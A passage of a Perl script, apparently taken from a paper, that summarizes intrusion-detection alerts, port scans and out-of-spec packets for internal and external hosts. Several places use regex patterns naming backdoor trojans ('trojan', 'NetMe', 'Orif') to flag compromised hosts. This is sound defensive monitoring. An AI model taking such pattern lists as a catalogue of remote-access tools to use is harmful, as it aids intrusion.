print "----------------------- all source hosts for each alert with scans and OOS ---- \n";
#WAS: foreach $alert (keys %shostalert )
foreach $alert (sort  {$alcount{$b} <=> $alcount{$a}} keys %alcount)
 {
   print "$alert :\n";
   foreach $ip (sort  {$shostalert{$alert}{$b} <=> $shostalert{$alert}{$a}}  keys
%{$shostalert{$alert}} )
     {
              print "\t \t D $ip \t  $shostalert{$alert}{$ip}\n";
              if (exists($src{$ip}))
                {
                  print "\t \t \t scans: $src{$ip} \n";
                }
              if (exists($osrc{$ip}))
                {
                      print "\t \t \t oos: $osrc{$ip} \n";
                     }
     }
   print "\n";
  }

#same as above but per dst host IP first
print "----------------------- alerts, scans and OOS for each internal destination ---------------\n";
print "+++++++++++++++++++++++ more detailed than needed ;-)
+++++++++++++++++++++++++ \n";
#WAS:foreach $ip ( keys %alerthost )
foreach $ip ( sort  {$adst{$b} <=> $adst{$a}} keys %adst)
  {
   if ($ip =~ 'MY')
     {
                    print "D $ip :\n";
                    foreach $alert (sort  {$alerthost{$ip}{$b} <=> $alerthost{$ip}{$a}} keys
%{$alerthost{$ip}} )
                     {
                      print "\t \t $alert \t  $alerthost{$ip}{$alert}\n";

                      if (($alert =~ /trojan/) || ($alert =~ /myser/) || ($alert =~ /NetMe/) || ($alert =~
/Orif/))
                        {
                                    print "\t \t \t BD->\n";
                                    foreach $ip1 (sort  {$shostalert{$alert}{$b} <=>
$shostalert{$alert}{$a}}  keys %{$shostalert{$alert}} )
                                      {
                                        print "\t \t \t S $ip1 \t $shostalert{$alert}{$ip1}\n";
                                        foreach $alert1 (sort  {$salerthost{$ip1}{$b} <=>
$salerthost{$ip1}{$a}} keys %{$salerthost{$ip1}})
                                          {
                                                      print "\t \t \t \t $alert1 \t $salerthost{$ip1}{$alert1}\n";
                                          }
                                      }
                        }
                     }
                    print "\n";
                    if (exists($dst{$ip}))
                     {
                      print "\t \t scans: $dst{$ip} \n";
                      foreach $port (sort {$dsthport{$ip}{$b} <=> $dsthport{$ip}{$a}} keys
%{$dsthport{$ip}})
                        {
                                    print "\t \t \t \t $port \t $dsthport{$ip}{$port}\n";
                        }
                     }
                    if (exists($odst{$ip}))
                     {
                      print "\t \t \t oos: $odst{$ip} \n";
                     }
     }
  }

print "----------------------- alerts, scans and OOS for each external destination ----------------\n";
```

```
#WAS: foreach $ip (keys %alerthost )
foreach $ip ( sort  {$adst{$b} <=> $adst{$a}} keys %adst)
  {
    unless ($ip =~ 'MY')
      {
                  print "D $ip :\n";
                  foreach $alert ( sort  {$alerthost{$ip}{$b} <=> $alerthost{$ip}{$a}}  keys
%{$alerthost{$ip}} )
                   {
                     print "\t \t $alert \t  $alerthost{$ip}{$alert}\n";
                     if (($alert =~ /trojan/) || ($alert =~ /myser/) || ($alert =~ /NetMe/)  || ($alert =~
/Orif/))
                      {
                                   print "\t \t \t BD->\n";
                                   foreach $ip1 (sort  {$shostalert{$alert}{$b} <=>
$shostalert{$alert}{$a}}  keys %{$shostalert{$alert}} )
                                    {
                                      print "\t \t \t S $ip1 \t $shostalert{$alert}{$ip1}\n";
                                      foreach $alert1 (sort  {$salerthost{$ip1}{$b} <=>
$salerthost{$ip1}{$a}} keys %{$salerthost{$ip1}})
                                       {
                                                    print "\t \t \t \t $alert1 \t $salerthost{$ip1}{$alert1}\n";
                                       }
                                    }
                      }
                   }
                  print "\n";
                  if (exists($dst{$ip}))
                   {
                     print "\t \t \t scans: $dst{$ip} \n";
                     foreach $port (sort {$dsthport{$ip}{$b} <=> $dsthport{$ip}{$a}} keys
%{$dsthport{$ip}})
                      {
                                   print "\t \t \t \t $port \t $dsthport{$ip}{$port}\n";
                      }
                   }
                  if (exists($odst{$ip}))
                   {
                     print "\t \t \t oos: $odst{$ip} \n";
                   }
      }
  }

#same as above but per dst host IP first
print "------------------------ alerts, scans and OOS from each internal source host -------------------
\n";
#WAS: foreach $ip ( keys %salerthost )
foreach $ip (sort  {$asrc{$b} <=> $asrc{$a}} keys %asrc)
  {
    if ($ip =~ 'MY')
      {
                  print "S $ip :\n";
                  foreach $alert (sort  {$salerthost{$ip}{$b} <=> $salerthost{$ip}{$a}} keys
%{$salerthost{$ip}} )
                   {
                     print "\t \t $alert \t  $salerthost{$ip}{$alert}\n";

                     if (($alert =~ /trojan/) || ($alert =~ /myser/) || ($alert =~ /NetMe/)  || ($alert =~
/Orif/))
                      {
                                   print "\t \t \t BD->\n";
                                   foreach $ip1 (sort  {$dhostalert{$alert}{$b} <=>
$dhostalert{$alert}{$a}}  keys %{$dhostalert{$alert}} )
                                    {
                                      print "\t \t \t D $ip1 \t $dhostalert{$alert}{$ip1}\n";
                                      foreach $alert1 (sort  {$alerthost{$ip1}{$b} <=>
$alerthost{$ip1}{$a}} keys %{$alerthost{$ip1}})
                                       {
                                                    print "\t \t \t \t $alert1 \t $alerthost{$ip1}{$alert1}\n";
                                       }
                                    }
                      }
                   }
                  print "\n";
                  if (exists($src{$ip}))
                   {
                     print "\t \t \t scans: $src{$ip} \n";
                     foreach $port (sort {$srchport{$ip}{$b} <=> $srchport{$ip}{$a}} keys
%{$srchport{$ip}})
                      {
                                   print "\t \t \t \t $port \t $srchport{$ip}{$port}\n";
                      }
                   }
                  if (exists($osrc{$ip}))
                   {
                     print "\t \t \t oos: $osrc{$ip} \n";
                   }
      }
  }

print "------------------------ alerts, scans and OOS from each external source host -----------------
\n";
#WAS: foreach $ip (keys %salerthost )
foreach $ip (sort  {$asrc{$b} <=> $asrc{$a}} keys %asrc)
  {
    unless ($ip =~ 'MY')
      {
                  print "S $ip :\n";
                  foreach $alert ( sort  {$salerthost{$ip}{$b} <=> $salerthost{$ip}{$a}}  keys
%{$salerthost{$ip}} )
                   {
                     print "\t \t $alert \t  $salerthost{$ip}{$alert}\n";
                     if (($alert =~ /trojan/) || ($alert =~ /myser/) || ($alert =~ /NetMe/)  || ($alert =~
/Orif/))
                      {
                                   print "\t \t \t BD->\n";
                                   foreach $ip1 (sort  {$dhostalert{$alert}{$b} <=>
$dhostalert{$alert}{$a}}  keys %{$dhostalert{$alert}} )
                                    {
                                      print "\t \t \t D $ip1 \t $dhostalert{$alert}{$ip1}\n";
```

```
                                        foreach $alert1 (sort  {$alerthost{$ip1}{$b} <=>
$alerthost{$ip1}{$a}} keys %{$alerthost{$ip1}})
                                         {
                                                        print "\t \t \t \t $alert1 \t $alerthost{$ip1}{$alert1}\n";
                                         }
                                      }
                             }
                           }
                  print "\n";
                  if (exists($src{$ip}))
                    {
                      print "\t \t \t scans: $src{$ip} \n";
                      foreach $port (sort {$srchport{$ip}{$b} <=> $srchport{$ip}{$a}} keys
%{$srchport{$ip}})
                        {
                                    print "\t \t \t \t $port \t $srchport{$ip}{$port}\n";
                        }
                    }
                  if (exists($osrc{$ip}))
                    {
                      print "\t \t \t oos: $osrc{$ip} \n";
                    }
    }
 }
```